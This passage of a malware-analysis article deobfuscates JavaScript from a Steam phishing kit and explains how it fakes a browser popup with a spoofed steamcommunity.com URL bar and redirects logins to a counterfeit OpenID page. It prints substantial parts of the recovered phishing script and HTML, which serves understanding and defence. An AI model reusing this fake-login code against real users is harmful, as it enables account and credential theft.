100     /*8*/ "\\b",
101     /*9*/ "g"
102     ];
```

We are up to the point of engaging in decoding (fromCharCode) and making some replacements (`replace`, `\w+`, `\b`, `g`). We're one step closer to find out how the code works. Yet again, we could probably remove this, as we will replace all occurrences of `secondArray[key]` with their actual value. But we will keep it until the script is completely deobfuscated.

OBFUSCATE

A Second Function Object (Resolved References)

Here we have our second functions object. We've commented out the references to the first functions object and replaced them with the actual function body.

```
105     // callFunction (a,b) => a(b)
106     eval(function(app, index, key, a, fn, result) {
107         // args
108         var secondFunctionObj = {
109             "UaxzX": function addition(first, second) {
110                 //return misnamedFunctionsObj[getFromFirstArray("0x7")](mmCoreSplitViewBlock, $state);
111                 return first + second;
112             },
113             "yuduV": function aSmallerThanB(first, second) {
114                 return first < second;
115             },
116             "wnhcp": function subtraction(first, second) {
117                 //return misnamedFunctionsObj[getFromFirstArray("0x8")](mmCoreSplitViewBlock, $state);
118                 return first / second;
119             },
120             "JkeoH": function aLargerThanB(first, second) {
121                 //return misnamedFunctionsObj[getFromFirstArray("0x9")](mmCoreSplitViewBlock, $state);
122                 return first > second;
123             },
124             "xsVGD": function mod(first, second) {
125                 // return misnamedFunctionsObj[getFromFirstArray("0xa")](mmCoreSplitViewBlock, $state);
126                 return first % second;
127             },
128             "bqoUh": function addition(first, second) {
129                 return first + second;
130             }
131         };
```

This is another one of the objects we don't need anymore. We'll still keep it, just like the others. Above, we see the parameters `app`, `index`, `key`, `a`, `fn` and `result`. Let's find out what their actual values are.

```
172     }(
173         //app
174         "1P 1j=[\"\\c\\L\\1r\\c\\y\\1n\\1c\\1h\\a\\d\\a\\w\\a\\c\\l\\a\\
175         // index
176         62,
177         // key
178         120,
179         // a
180         "||||||||||x5C|x61|x31|x62|x63|x64|x65|x66|x67|x68|x69|x6A|x6B|x
181             .split('|'),
182         // fn
183         0,
184         // result
185         {}
186     ));
```

It seems like the `app` parameter is what we believe to be our payload. The `index` is 62, the key variable is 120, `a` is an array consisting of the content of the string with the pipe characters. It was split up using the split function, so each value between the pipe characters is now an array element. `Fn` is the number 0 and `result` is just an empty object.

OBFUSCATE

First Function for Deobfuscation (Deobfuscated)

If there was any doubt that replacing the references with their actual values or function bodies would make a big difference in terms of readability, this will convince you of the opposite.

```
134         fn = function(data) {
135
136             var first = data < index
137                 ? ""
138                 : fn(Math.floor(data / index));
139
140             data = data % index;
141
142             var second = data > 35
143                 ? String.fromCharCode(data + 29)
144                 : data.toString(36);
145
146             return first + second;
147         };
```

This is a huge difference compared to the previous version of the function. But what does it do? Let's first take a look at what this function returns. There are two variables, first and second.

In order to get the value of the `first` variable:

- We need to compare `data`, the only parameter of the function to `index`
  - As we've seen above, `index` is just the number 62
- If the `data` parameter is smaller than 62, `first` becomes an empty string.
- If it's larger than 62
  - We divide it by 62 and use the `Math.floor` function to make sure it's an integer
  - `fn` calls itself with the result. The return value becomes the new `first`.

Next, `data` is reassigned. Its new value is the value of the old `data` variable modulo 62. So let's say that the old value of `data` is 250. The new data variable will be 250 % `62`, which is 2.

Now back to the `second` variable and the new `data`.

- If it's larger than 35, we use the `String.fromCharCode` function on the value of `data` + 29.
- If it's smaller, we use base36 to encode the data.

At first, all of these random magic numbers are quite confusing. Let's try to find out what's going on by looking at some of the components of the function:

- Magic numbers 62, 35, 29
- Modulo operator (%)
- String.fromCharCode
- Base36

What modulo does in this case is make sure that we get a number that's between 0 and 61. So, if our number is 68, it will become 6.

Next, we'll see if our new number in data is larger than 35. If it is, `String.fromCharCode(data + 29)` is returned. If it's not, `data` is converted to base36. That allows us to get the magic number 35 out of the way. If the number is 35 or smaller, it will be converted to base36. Base36 consists of the numbers 0-9 and the characters a-z (lowercase). This is interesting.

Now, if the number is larger than 35, it will be passed to the `String.fromCharCode` function and 29 will be added to it. Let's check out what numbers can be passed to `String.fromCharCode`. The highest number is 61 + 29 or **90**, as the modulo operation from before caps `data` to 61. The smallest number is 36 + 29 or **65**, as anything below 36 will be converted to base36. If we take a look at this ASCII table, we find out that 65 becomes an uppercase A and 90 becomes an uppercase Z.

So that's what this function is actually about!

We've got a function that converts a number to a string with the following character set: 0-9a-zA-Z. That explains the magic number 62, because what we have here is a function that converts a number to base62. Let's check whether we are correct with our assumption.

I've declared the index variable and pasted the function into the Google Chrome developer console. Then I've used this online converter to convert the base62 number 'secret' (yes, that's a number, not a word) to base10, which resulted in the number 50071489099. And sure enough, it worked.

```
> fn(50071489099)
< "SECRET"
```

Uppercase and lowercase letters were swapped, but that shouldn't really matter. Now that we know what it does, we can check which data was fed into the function.

OBFUSCATE

The Switch / Case Statement (Deobfuscated)

Now this makes a huge difference as well. It appears you don't actually need a switch / case statement to influence the order in which your code is executed. Instead, you can just write it into the right order at the start. Crazy.

```
150         for (; key--;) {
151             result[fn(key)] = a[key] || fn(key);
152         }
153
154         a = [function(key) {
155             return result[key];
156         }];
157
158         fn = function() {
159             return "\\w+";
160         };
161
162         key = 1;
```

So what does this bit of code do? Remember - `result` is an empty object and `key` is 120. We've seen that in line 185 in one of the previous sections. `a` is the array that resulted from splitting the very long string with the pipe characters. Now, the first number is 119 (`key--`). So the code fills the result object.

In the first run, the key is `base62(119)` which is the string `1V`. Its value is either the 119th array element of `a` if it exists, or, if the `a` array has less than 119 array keys it becomes `1V` as well. After that, the loop starts again, this time with 118. That goes on until the `key` is 0. We can check how the `result` object would look like now by adding console.log(result) in line 153 and running the code in the developer console. This is the result.

```
VM1215:154
{0: "0", 1: "1", 2: "2", 3: "3", 4: "4", 5: "5", 6: "6", 7: "7", 8: "8", 9: "9", 1
0: "x51", 11: "x37", 12: "x38", 13: "x54", 14: "x55", 15: "x56", 16: "x57", 17: "x
58", 18: "x59", 19: "x5A", 1V: "eval", 1U: "x5E", 1T: "36", 1S: "x21", 1R: "121"
, …} i
  0: "0"
  1: "1"
  1A: "x3F"
  1B: "String"
  1C: "while"
  1D: "x3A"
  1E: "if"
  1F: "62"
  1G: "x3E"
  1H: "x25"
  1I: "toString"
  1J: "x3C"
  1K: "RegExp"
  1L: "new"
  1M: "parseInt"
  1N: "29"
  1O: "35"
  1P: "var"
```

That looks promising! We get something that looks like hex, some function names, and even a var keyword. We're getting close!

After the `result` object was filled, some variables were reassigned. `A` is now an array, containing a function that returns an element of the `result` object by key. `fn` is a new function now, that just returns the string '\w+' and `key` becomes the number 1. Exciting.

OBFUSCATE

The Final Loop (Deobfuscated)


If you've just skipped all of the deobfuscation procedures above and went straight to this point, you should know that you've missed a lot of interesting stuff along the way.

We're just one single line of code away from finding out how all of it works, and hopefully we'll be rewarded with some deobfuscated JavaScript code that shows us how the window in window trick worked.

So this is our final loop, deobfuscated.

```
165         key = 0
166         app = app.replace(/\b\w+\b/g, function(key) { return result[key]; });
167
168         return app;
```

The only thing the loop did was decrementing the `key` variable, so that it's '0' now. All of the references resulted in the code you can see in line 166. To find out what this regular expression does, we can check regex101.com, which is probably the best tool available that helps you make sense out of regular expressions.



This is interesting because it will match anything consisting of a-zA-z0-9 but no special characters. The second parameter of the replace function is a callback function defined in line 154 in the previous section. So if the regular expression matches `1C` in the `app` string it will look into the `result` object and return the value of `result["1C"]`, which is the string `'while'` in this case. So, in order to read our deobfuscated code, we just need to add a `console.log(app)` below that line or swap the `return app` statement with `console.log(app)`.


I can hear you asking, "Well... wait a minute now! Are you serious?".

Yes we are! Flawed is the wrong word for this obfuscation method. It's downright broken. At the beginning we mentioned that we don't actually need to understand any of the obfuscation mechanisms. Now you see why. The return app statement was there from the very beginning, not obfuscated or otherwise obscured. The code it returns will be executed by the `eval` statement in line 106, in the section with the deobfuscated `secondFunctionObj`. We could have swapped that eval statement with a `console.log` (which we would always recommend) and would produce the deobfuscated text without much effort. It shows that obfuscation might sometimes be as hard as deobfuscation. If you don't really know what you are doing, you can chain hundreds of functions to confuse someone who wants to read your cleartext code. But that doesn't help you much if you just return the cleartext code and `eval()` it then in such an obvious place. Let's try it and see.

OBFUSCATE


Finally We are Done! Or are We?

Finally, we can now see the deobfuscated code and find out how the window in window trick works. But there's a problem.




This looks familiar. It seems like they have obfuscated it again, using the same method. Let's first format it a bit more clearly, so we can see the structure of the code a little better.

This looks like a stripped down version of the code we dealt with before, even though the beautifier we used might just resolved some of it for us. You can see the many parts that we've deobfuscated earlier, but this code seems to omit most of the references and array shuffling. In line 23, we see our return statement from before. We can swap the return `rehbr727dx1` part with a `console.log(rehbr727dx1)`, run it in the developer console and copy the result.



Surprise: it's layer number three! After formatting (we just used a JavaScript beautifier again), this third layer is yet another variation of the obfuscated code from before.

The return statement is in line 22. You know the drill. So after swapping the return with `console.log`, we end up with this.



Is this the same result as before? Let's beautify the code and see what we end up with. This is the result.

```
var isMobile = false;
if (/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop
    isMobile = true
};
if (isMobile === true || iuHy6d6Yhhdyh82hHgthjd29Uh8 === "\x66\x75\x6C\x6C") {
    $(document)["\x6F\x6E"]("\x63\x6C\x69\x63\x6B", "\x2E\x67\x6F\x41\x75\x74\x68\x2C\x61\x5B\x
        setCookie("\x32\x64\x78\x76\x6F\x67\x6F\x6A\x6C\x63\x63\x63\x61\x61\x34", "\x65\x6B\x28
        window["\x6C\x6F\x63\x61\x74\x69\x6F\x6E"]["\x68\x72\x65\x66"] = document["\x6C\x6F\x63
        return false
    })
} else {
    if (iuHy6d6Yhhdyh82hHgthjd29Uh8 === "\x74\x72\x75\x65") {
        $(function() {
            $("\x62\x6F\x64\x79")["\x61\x70\x70\x65\x6E\x64"]("\x3C\x73\x63\x72\x69\x70\x74\x20
            var _0x428dx2 = 1040;
            var _0x428dx3 = null;
            var _0x428dx4 = null;
            $("\x23\x73\x65\x63\x75\x72\x65\x5F\x68\x74\x74\x70\x73\x32\x2C\x23\x68\x65\x61\x64
                $(this)["\x63\x73\x73"]("\x6F\x70\x61\x63\x69\x74\x79", "")
            })["\x6D\x6F\x75\x73\x65\x6C\x65\x61\x76\x65"](function() {
                $(this)["\x63\x73\x73"]("\x6F\x70\x61\x63\x69\x74\x79", "\x30")
            });
            var _0x428dx5 = $("\x23\x75\x72\x6C\x5F\x69\x6E\x70\x75\x74\x5F\x73\x65\x6C\x65\x63
            $("\x23\x75\x72\x6C\x5F\x69\x6E\x70\x75\x74")["\x63\x6C\x69\x63\x6B"](function() {
                $(this)["\x68\x69\x64\x65"]();
                $("\x23\x75\x72\x6C\x5F\x69\x6E\x70\x75\x74\x5F\x73\x65\x6C\x65\x63\x74\x65\x64
                $("\x23\x75\x72\x6C\x5F\x69\x6E\x70\x75\x74\x5F\x73\x65\x6C\x65\x63\x74\x65\x64
                $("\x23\x75\x72\x6C\x5F\x69\x6E\x70\x75\x74\x5F\x73\x65\x6C\x65\x63\x74\x65\x64
```

At this point, we're almost done! The beautifier did a good job deobfuscating it to a certain degree and resolved all the array references for us. This may seem like cheating. But honestly after resolving roughly 600 different references across what feels like 20 objects and functions, we've earned the luxury of using an automated beautifier. However, there is still a lot of encoding going on. All the numbers and letters with the leading `\x` are hex-encoded bytes. We somehow need to decode them to show their actual plaintext values.

This is a moderately complicated task. There are probably better ways than this, but we finally need some results. So let's start by replacing all the occurences of `\x` with `\\x` in our editor. We will now wrap the whole code in backticks and use the following replacement operation.

```
        _0x428dx1b += "\\x3B\\x20" + _0x428dx1c;
        var _0x428dx1d = _0x428dx18[_0x428dx1c];
        if (_0x428dx1d !== true) {
            _0x428dx1b += "\\x3D" + _0x428dx1d
        }
    };
    document["\\x63\\x6F\\x6F\\x6B\\x69\\x65"] = _0x428dx1b + "\\x3B\\x20\\x70\\x61\\x74\\x68\\x3D\\x2F"
}`.replace(/\\x[0-9A-F]{2}/g, (match) => {
    if(match !== '\\x22' && match != '\\x27')
        return String.fromCharCode(parseInt(match.substr(2), 16))
    return match;
})
```

This replaces every hex-encoded byte with its decoded counterpart. We don't want to replace `\x22` and `\x27` since these are double and single quotes. That might later break our code in an unexpected way, for example by prematurely ending a string, which would lead to errors. We still need to fix some code, like the regex at the beginning, as this replacement method is not completely accurate. That's not too critical, since all the regex does is check whether the website is viewed with a mobile device. So let's just remove that code for now.

```
var isMobile = false;

if (isMobile === true || iuHy6d6Yhhdyh82hHgthjd29Uh8 === "full") {
    $(document)["on"]("click", ".goAuth,a[href=\x22/?login\x22]", function() {
        setCookie("2dxvogojlcccaa4", "ek(.i?g9saxvnym#jzcw");
        window["location"]["href"] = document["location"]["origin"] + "/openid/login?openid.ns
        return false
    })
} else {
    if (iuHy6d6Yhhdyh82hHgthjd29Uh8 === "true") {
        $(function() {
            $("body")["append"]("<script src=\x22" + document["location"]["origin"] + "/Conter
            var _0x428dx2 = 1040;
            var _0x428dx3 = null;
            var _0x428dx4 = null;
            $("#secure_https2,#header_header_button1_hover,#header_header_button2_hover,#heade
                $(this)["css"]("opacity", "")
            })["mouseleave"](function() {
                $(this)["css"]("opacity", "0")
            });
            var _0x428dx5 = $("#url_input_selected input")["val"]();
            $("#url_input")["click"](function() {
                $(this)["hide"]();
                $("#url_input_selected input")["val"](_0x428dx5);
                $("#url_input_selected")["show"]();
                $("#url_input_selected input")["select"]()
            });
            $("#url_input_selected input")["focusout"](function() {
                $("#url_input_selected")["hide"]();
                $("#url_input")["show"]()
            });
            $("#url_input_selected input")["keypress"](function(_0x428dx6) {
                if (_0x428dx6["which"] == 13) {
                    $("#url_input_selected")["hide"]();
```

What remains is actual, functional JavaScript code that does something meaningful. What does it do? We don't know yet. But it's significant progress to see proper code instead of some encoded strings and weird `for` loops. If you aren't familiar with it, the `$` function is part of jQuery. Unfortunately we don't have the full HTML code, but that shouldn't matter too much. Let's see if we can find out what it does!

Mobile Redirect

It's clear what the code below does, even if it's a little hard to read. jQuery adds an event listener to the element with the `goAuth` class and a href of `?login`. Within this listener function it first seems to set a cookie, using the `setCookie` function. This is not a native JavaScript function, but a custom one. It's defined a little bit further down the page.

```
if (isMobile === true || iuHy6d6Yhhdyh82hHgthjd29Uh8 === "full") {
    $(document)["on"]("click", ".goAuth,a[href=\x22/?login\x22]", function() {
        setCookie("2dxvogojlcccaa4", "ek(.i?g9saxvnym#jzcw");
        window["location"]["href"] = document["location"]["origin"]
            + "/openid/login?openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&openid.mode=checkid_setup&openid.return_to=https%3A%2F%2F"
            + document.location.origin
            + "%2F%3Flogin&openid.realm=https%3A%2F%2F"
            + document.location.origin
            + "&openid.ns.sreg=http%3A%2F%2Fopenid.net%2Fextensions%2Fsreg%2F1.1&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2F
        return false
    })
} else {
```

Then it reassigns `window.location.href`, which results in a redirect. You can see the URL to which it redirects below the `setCookie` call. This looks exactly like a legitimate steam SSO url. However, as you might have noticed, it doesn't redirect to steamcommunity.com, but to `document.location.origin` (which would be https://tradeit.cash). Finally it returns `false`, which would make sure that the the link, once clicked, wouldn't actually visit the `?login` url that's in its `href` attribute.

But this code doesn't run by default. First of all the `isMobile` variable needs to be set to true. But if it's not true, the code may still run if the weird looking second variable in the `if` statement has the value 'full'. You may not remember, but we've seen this variable before. It was one of the very first variables we encountered, the ones on top of the obfuscated code, that we haven't seen anywhere else yet. As you see, even the deobfuscated code may contain references

to code we've encountered during other phases of the deobfuscation process. That's why randomly renaming variables or object keys might make it harder later when you try to make sense out of some parts of the code.

Finally, HTML Code!

After a very long search, we've finally found some HTML code. It's appended to the document body by jquery, but only if the variable we've seen above is true and if the user doesn't use a mobile device. Let's see.

```
15  if (iuHy6d6Yhhdyh82hHgthjd29Uh8 === "true") {
16      $(function() {
17          $("body")["append"]("<script src=\x22" + document["location"]["origin"] + "/Content/js/jquery-ui.min.js\x22></script><link rel=\x22stylesheet\
```

It also becomes clear now why we didn't decode the double quotes. If we had literal double quotes after `<script src =`, the string would break. Let's copy this HTML code into another file and format it a little bit better. There are a lot of calls to `document.location.origin`, which we will just replace with `http://localhost` for now. So here's the final HTML code from line 17. First there are a few script and link tags. Initially they contained absolute URLs leading to a local resource, but we'll just use an external CDN for now.

```
2   <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
3   <script src="https://cdnjs.cloudflare.com/ajax/libs/jqueryui/1.12.1/jquery-ui.min.js"></script>
4   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/jqueryui/1.12.1/jquery-ui.min.css">
```

What then follows are lines upon lines of CSS. We'll just look at the first few of them. The first one seems to refer to the container div that holds all of the other elements in this HTML file. It sets a few styles, such as `display: none`, which means that it's not visible by default, a white background color as well as a white border and a `z-index` of 999999999. The `z-index` basically defines whether the element is in the foreground, somewhere in the middle, or in the background. A `z-index` value of 999999999, means that the element is most likely always in the foreground.

```
6  <style>
7      #block9125468745{
8          display:none;
9          position:absolute;
10         top:25px;
11         left:25px;
12         background-color:#fff;
13         border:1px solid #ffffff;
14         color:#000;
15         z-index:999999999;
16         font-family:Rakajdsahds;
17     }
18
19     .header_block98765522{
20         height:29px;
21         background-color:white;
22         cursor:context-menu;
23         padding:2px 11px;
24         line-height:30px
25     }
26
27     .header_block98765522 div{
28         font-size: 12px;
29         display:inline-block;
30         vertical-align:top
31     }
32
33     .header_block58745214{
34         background:url(/Content/window/favicon.ico) center center/16px 16px no-repeat;
35         width:16px;
36         height:16px;
37         margin:3px 6px 0 -5px
38     }
39
40     .header_block354789545{
41         float:right;
42         margin:0 6px 0 0;
43         font-size:10px
44     }
```

In line 34 you see that there is an element with a favicon as background. That's probably the steam favicon, on the up-

per left side of the browser window.

Further down on the page we'll see the actual HTML elements that make up the layout of the page. We'll probably get a good understanding of what's going on once we examine this code.

```
281 <div id="block9125468745">
282     <div class="header_block98765522">
283         <div class="header_block58745214"></div>
284         <div class="header_block2145897415">Steam Community <span id="name_of_browser"></span></div>
285         <div class="header_block354789545">
286             <img id="header_button1" src="http://localhost/Content/window/b1.png">
287             <img id="header_header_button1_hover" id="b1" src="http://localhost/Content/window/b1_hover.png" style="opacity:0;">
288             <img id="header_button2" src="http://localhost/Content/window/b2.png">
289             <img id="header_header_button2_hover" src="http://localhost/Content/window/b2_hover.png" style="opacity:0;">
290             <img id="header_button3" src="http://localhost/Content/window/b3.png">
291             <img id="header_header_button3_hover" src="http://localhost/Content/window/b3_hover.png" style="opacity:0;">
292         </div>
293     </div>
294     <div class="body_block36547854">
295         <div class="body_block7318421">
296             <div class="block087663142">
297                 <img id="secure_https1" src="http://localhost/Content/window/https1.png">
298                 <img id="secure_https2" src="http://localhost/Content/window/https2.png" style="opacity:0;">
299             </div>
300             <div id="url_input">
301                 <input class="block22548965803" type="text" disabled="disabled" value="https">
302                 <input class="block22548965803" type="text" disabled="disabled" value="://">
303                 <input class="block22548965803" type="text" disabled="disabled" value="steamcommunity.com">
304                 <input class="block22548965803" type="text" disabled="disabled" value="/openid/login?openid.ns=http%3A%2F%2Fspecs.op
                    turn_to=http%3A%2F%2Flocalhost%2F%3Flogin&openid.realm=http%3A%2F%2Flocalhost&openid.ns.sreg=http%3A%2F%2Fopenid.net
                    http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%
305             </div>
306             <div id="url_input_selected">
307                 <input type="text" value="https://steamcommunity.com/openid/login?openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2
                    2Flocalhost%2F%3Flogin&openid.realm=http%3A%2F%2Flocalhost&openid.ns.sreg=http%3A%2F%2Fopenid.net%2Fextensions%2Fsreg
                    http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%
308             </div>
309         </div>
310         <iframe class="iframe_block494785105" src=""></iframe>
311     </div>
312 </div>
```

That looks interesting! In line 284 there is a mention of Steam Community, which is the headline of the popup window from the Stuff With Aurum blog post. Next there is a placeholder for the browser name. It looks like the code we see here is actually the one that's responsible for showing the fake popup window. What follows are a few images. Since it contained `document.location.origin`, which is JavaScript but not HTML code, we replaced it with `http://localhost`. It looks like what we have here are six different buttons: `b1`, `b2`, `b3` as well as `b1_hover`, `b2_hover` and `b3_hover`. We can assume that these are the minimize, maximize and close buttons.

That means what now follows should be the URL bar! And sure enough, there are several input fields, with the values 'https', '://', 'steamcommunity.com' and '/openid/login?openidns=...', which seems to be the URL we've seen on the fake popup. Then there is another input tag, containing the full URL.

At the bottom of the page is an iframe tag with an empty `src` attribute, which might contain the content of the phishing popup later on. When opening the HTML file we are greeted with an empty page though. But why is that the case?

The `display: none` css property is likely at fault here. And even if it did show the page, the placeholder such as the browser name would still be empty, since we haven't included the deobfuscated JavaScript code. So let's get back to that first, before we can check out the fake popup.

```
25          var _0x428dx2 = 1040;
26          var _0x428dx3 = null;
27          var _0x428dx4 = null;
28          $("#secure_https2,#header_header_button1_hover,#header_header_button2_hover,#header_header_button3_hover")["mouseenter"](function() {
29              $(this)["css"]("opacity", "")
30          })["mouseleave"](function() {
31              $(this)["css"]("opacity", "0")
32          });
```

We can see three variables. One of them has the value `1040`, the other two have the value `null`. Below is a function that seems to show and hide the `*_hover` buttons from the HTML code we just saw. So if we hover with our mouse over one of the buttons it will just show another version of them.

The next piece of code seems to emulate the behaviour of a URL bar. It will select the URL once you click on it and hide the other URL, which consists of different input fields in order to show different colours for the `https://`, `steam-community.com` and `/openid/...` parts. If you click anywhere else on the page or press Enter, these input fields will appear again.

```
33              var _0x428dx5 = $("#url_input_selected input")["val"]();
34              $("#url_input")["click"](function() {
35                  $(this)["hide"]();
36                  $("#url_input_selected input")["val"](_0x428dx5);
37                  $("#url_input_selected")["show"]();
38                  $("#url_input_selected input")["select"]()
39              });
40              $("#url_input_selected input")["focusout"](function() {
41                  $("#url_input_selected")["hide"]();
42                  $("#url_input")["show"]()
43              });
44              $("#url_input_selected input")["keypress"](function(_0x428dx6) {
45                  if (_0x428dx6["which"] == 13) {
46                      $("#url_input_selected")["hide"]();
47                      $("#url_input")["show"]()
48                  }
49              });
```

What follows now is the code that makes the popup window draggable. This allows you to move the window around when you click on the URL bar and move your mouse. Of course this only works within the boundaries of the parent browser window, but it still makes it somewhat more convincing.

```
50          $("#block9125468745")["draggable"]({
51              containment: "window"
52          });
53          $("#block9125468745")["resizable"]({
54              minHeight: 362,
55              minWidth: 362
56          });
57          $("#header_header_button1_hover,#header_header_button2_hover,#header_header_button3_hover")["click"](function() {
58              $("#block9125468745")["css"]({
59                  display: "none"
60              });
61              $(".iframe_block494785105")["html"]("")["prop"]("src", "");
62              clearInterval(_0x428dx3);
63              clearTimeout(_0x428dx4)
64          });
```

On line 57 the there an event listener for the click event was added to the hover buttons. That means if you press the minimize, maximize or close button, the popup window will disappear. Additionally the iframe containing the phishing content will be cleared. Also in line 62 and 63, the clearTimeout and clearInterval functions are called on the two variables we've seen before (the ones that had the value null). It seems like further down the page those will be filled with the result of a `setTimeout` and a `setInterval` function.

Now follows a function call, which seems to get the name of the current browser, which will fill the placeholder on our HTML page.

```
65              var _0x428dx7 = _0x428dx9();
66              if (_0x428dx7) {
67                  $("#name_of_browser")["text"]("- " + _0x428dx7)
68              };
```

Let's see what the _0x428dx9 function does.

```
93  function _0x428dx9() {
94      if (!!window["chrome"] && !!window["chrome"]["webstore"]) {
95          return "Google Chrome"
96      } else {
97          if (typeof InstallTrigger !== "undefined") {
98              return "Mozilla Firefox"
99          } else {
100             if ((!!window["opr"] && !!opr["addons"]) || !!window["opera"] || navigator["userAgent"]["indexOf"](" OPR/") >= 0) {
101                 return "Opera"
102             } else {
103                 if (/constructor/i ["test"](window.HTMLElement) || (function(_0x428dxa) {
104                         return _0x428dxa.toString() === "[object SafariRemoteNotification]"
105                     })(!window["safari"] || (typeof safari !== "undefined" && safari["pushNotification"]))) {
106                     return "Safari"
107                 } else {
108                     if (!isIE && !!window["StyleMedia"]) {
109                         return "Edge"
110                     } else {
111                         if ((isChrome || isOpera) && !!window["CSS"]) {
112                             return "Google Chrome"
113                         } else {
114                             return ""
115                         }
116                     }
117                 }
118             }
119         }
120     }
121 }
```

It looks like it queries some browser specific variables and functions and checks their return value in order to fingerprint the user's browser and show the right name in the window title.

What now follows is another event listener, but this time it's added to an `a` tag with both `href="?login"` and `class="goAuth"` properties.

```
69  $(document)["on"]("click", ".goAuth,a[href=\x22/?login\x22]", function() {
70      $("#block9125468745")["css"]({
71          width: "1050px",
72          height: "855px",
73          display: "block"
74      });
75      setTimeout(function() {
76          $(".iframe_block494785105")["prop"]("src",
77              document["location"]["origin"] + "/"
78              + atob(atob(nYg5FdvOp7Gbw32hBvDfEv6s6U["substring"](1)))
79              + "/" + gen_string(10, true)
80              + "/" + gen_string(10, true)
81              + "?q=" + GetCookie(nYg5FdvOp7Gbw32hBvDfEv6s6U1)
82              + "&s=" + GetCookie(nYg5FdvOp7Gbw32hBvDfEv6s6U2)
83          )
84      }, 1200);
85      clearInterval(_0x428dx3);
86      clearTimeout(_0x428dx4);
87      _0x428dx4 = setTimeout(function() {
88          _0x428dx3 = setInterval(function() {
89              var _0x428dx8 = $("#url_input")["width"]();
90              if (_0x428dx8 != _0x428dx2) {
91                  _0x428dx2 = _0x428dx8;
92                  $("#url_input input:eq(3)")["width"](_0x428dx8 - 317);
93                  $("#url_input_selected input")["width"](_0x428dx8 - 160)
94              }
95          }, 5)
96      }, 1000);
97      return false
98  });
```

This seems to show the phishing page (`display: block`), give it a fixed width and height and then calls the `setTimeout` function. The function defined within `setTimeout` will run after 1.2 seconds and load what's most likely the phishing page. That 1.2 seconds delay likely aims to make the loading of the phishing page more realistic.

`clearInterval` and `clearTimeout` will end any interval or timeout that is still active. After that `setTimeout` will wait for one second and start an interval. Every 5 milliseconds, the interval will check whether the the width of the URL bar is the same as the variable `_0x428dx2`. It has the value '1040' and was one of the three variables that were initially defined. If the width has not the same value as `_0x428dx2`, then `_0x428dx2` will be reassigned. It now contains the width of the URL bar. Next the sizes of the input fields within the URL bar container are reduced. This most likely makes sure that the content of the URL bar always fits into the container.

If we take a closer look at the URL bar, we see three very familiar variables (line 78, 81 and 82). These variables were on top of the very first lines of our obfuscated piece of code. Let's resolve the dependencies of this URL and rename the variables.

The Purpose of the Very First Variables

So we can now see what the variables were used for. They were just path and cookie data. The first one was indeed base64-encoded and contained a path to where the phishing page was served.

```
77              $(".iframe_block494785105")["prop"]("src",
78                  document["location"]["origin"] + "/"
79                  + atob(atob(base64EncodedPath["substring"](1)))
80                  + "/" + gen_string(10, true)
81                  + "/" + gen_string(10, true)
82                  + "?q=" + GetCookie(cookie1)
83                  + "&s=" + GetCookie(cookie2)
84              )
```

Therefore we renamed them to `base64EncodedPath`. The other two variables are the names of cookies. `gen_`

`string` just returns a random string. The final URL looks like this:

```
http://localhost/{base64DecodedPath}/{randomString}/{randomString}?q={cookie1}&s={cookie2}
```

Opening this page with the correct parameters will show the fake Steam login prompt.

